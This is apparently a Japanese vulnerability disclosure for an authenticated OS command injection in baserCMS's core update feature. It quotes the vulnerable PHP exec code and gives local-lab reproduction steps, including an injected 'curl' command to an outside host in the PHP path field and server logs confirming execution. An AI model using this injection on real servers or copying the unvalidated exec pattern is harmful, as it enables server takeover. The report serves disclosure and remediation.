OSコマンドインジェクション（baserCMSのアップデート機能）

脆弱性概要

説明

最新バージョン（basercms-5.2.2）の baserCMSのアップデート機能にOSコマンドインジェクション（CWE-78）の脆弱性が存在することを確認しました。これにより、baserCMSの管理者として認証済のユーザが、サーバ上でbaserCMSを実行しているユーザとしてサーバ内でOSコマンドを実行できます。

> OSコマンドインジェクション（CWE-78） https://jvndb.jvn.jp/ja/cwe/CWE-78.html


CVSS スコア（仮値）

ベーススコア : 9.1 (Critical)
CVSS:3.1/AV:N/AC:L/PR:H/UI:N/S:C/C:H/I:H/A:H

脆弱性の詳細

baser-core/src/Service/PluginsService.php 内の getCoreUpdate 関数の849行目において、`$command` 変数の内容が exec 関数によりOSのコマンドとして実行されます。また、 844行では、getCoreUpdate 関数の引数として渡される `$php` 変数と `$targetVersion` 変数を使用して `$command` 変数の中身が構築されます。なお、この関数内では引数の値の検証は行われませ


ん。



```
PluginsService.php 9+   PluginsController.php 9+   update_download_core.php 9+
plugins > baser-core > src > Service > PluginsService.php > PluginsService
 49  class PluginsService implements PluginsServiceInterface
808      /**
809       * コアの最新版を取得する
810       * tmp/update に最新版をダウンロードする
811       * @param string $targetVersion
812       * @param string $php
813       * @return void
814       * @checked
815       * @noTodo
816       * @unitTest
817       */
          1 reference | 0 overrides
818      public function getCoreUpdate(string $targetVersion, string $php, ?bool $force = false): void
819      {
820          if(!preg_match(pattern: '/[0-9]+\.[0-9x*]+\.[0-9x*]+/', subject: $targetVersion)) {
821              throw new BcException(__d('baser_core', 'バージョン番号が不正です。'));
822          }
823
824          if (function_exists(function: 'ini_set')) {
825              ini_set(option: 'max_execution_time', value: 0);
826              ini_set(option: 'memory_limit', value: '512M');
827          }
828          if (file_exists(filename: LOGS . 'update.log')) {
829              unlink(filename: LOGS . 'update.log');
830          }
831
832          if (is_dir(filename: TMP . 'update')) {
833              (new BcFolder(path: TMP . 'update'))->delete();
834          }
835          mkdir(directory: TMP . 'update', permissions: 0777);
836          if (!is_dir(filename: TMP . 'update' . DS . 'vendor')) {
837              $folder = new BcFolder(path: ROOT . DS . 'vendor');
838              $folder->copy(dest: TMP . 'update' . DS . 'vendor');
839          }
840          copy(from: ROOT . DS . 'composer.json', to: TMP . 'update' . DS . 'composer.json');
841          copy(from: ROOT . DS . 'composer.lock', to: TMP . 'update' . DS . 'composer.lock');
842
843          // Composer 実行
844          $command = $php . ' ' . ROOT . DS . 'bin' . DS . 'cake.php composer ' . $targetVersion . ' --php ' . $php . ' --dir ' . TMP . 'update';
845          if ($force) {
846              $command .= ' --force true';
847          }
848
849          exec(command: $command, output: &$out, result_code: &$code);
850          if ($code !== 0) throw new BcException(__d('baser_core', '最新版のダウンロードに失敗しました。ログを確認してください。'));
851
852          Cache::write('coreDownloaded', true, '_bc_update_');
853      }
```

次に、getCoreUpdate 関数の呼び出し元である baser-core/src/Controller/Admin/PluginsController.php の get_core_update 関数において、

リクエストパラメータのうち targetVersion および php が検証なしで直接渡されています。



以上のことから、targetVersion もしくは php に細工をしたパラメータを送ることにより、任意のOSコマンドが可能です。

脆弱性の再現手順


検証環境は以下の通りです。

- Kali Linux (6.17.10+kali-amd64)
- Burp Suite （ローカルプロキシツール）
- baser CMS バージョン5.2.1（ローカル環境を構築して利用するの手順通りコンテナ作成した後に、インストールまで実行）

画面上から本脆弱性の再現を行うためには「更新」ボタンを表示させる必要があるため、一つ前のバージョンであるバージョン5.2.1を使用して脆弱性の検証を行いました。 なお、ソースコードについてはファイルのsha256ハッシュを比較し、最新バージョンと同一であることを確認済です。

脆弱性の再現手順は以下の通りです。
管理者としてログインした後、「更新」ボタンを押下します。

https://localhost/baser/admin/baser-core/plugins/update




PHP CLI の実行パス 欄に `curl http://172.17.0.1:8888/hacked;` と入力し、「ダウンロード」をクリックします。

`最新版のダウンロードに失敗しました。ログを確認してください。` というエラーメッセージが表示さ

れます。

リクエストの内容を確認すると、`php=curl+http%3A%2F%2F172.17.0.1%3A8888%2Fhacked%` が渡されていることが確認できます。




ローカル環境に立てたWebサーバのアクセスログ上に、baser CMS が実行中のコンテナからの接続が記録されていることから、サーバ上で curl コマンドが実行されたことが確認できます。

```
└─$ docker-compose exec bc-php bash
root@44d3a46cc091:/var/www/html# hostname -i
172.19.0.7
root@44d3a46cc091:/var/www/html#
```

```
└─$ python -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
172.19.0.7 - - [22/Feb/2026 19:55:28] code 404, message File not found
172.19.0.7 - - [22/Feb/2026 19:55:28] "GET /hacked HTTP/1.1" 404 -
```

なお、ダウンロード対象バージョン（targetVersion）でも同様にOSコマンドインジェクションが可能です。




```
┌──(kali㉿kali)-[~/vulns/basercms-5.2.1/docker]
└─$ python -m http.server 8888
Serving HTTP on 0.0.0.0 port 8888 (http://0.0.0.0:8888/) ...
172.19.0.7 - - [22/Feb/2026 19:55:28] code 404, message File not found
172.19.0.7 - - [22/Feb/2026 19:55:28] "GET /hacked HTTP/1.1" 404 -
172.19.0.7 - - [22/Feb/2026 20:23:35] code 404, message File not found
172.19.0.7 - - [22/Feb/2026 20:23:35] "GET /hacked HTTP/1.1" 404 -
```

脆弱性への対処方針案

OSコマンドを実行しない方法に機能を変更してください。
上記対処が難しい場合は引数を構成する全ての変数に対してチェックを行い、あらかじめ許可した処理のみを実行するようにしてください。

> 安全なウェブサイトの作り方 - 1.2 OSコマンド・インジェクション :
> https://www.ipa.go.jp/security/vuln/websecurity/os-command.html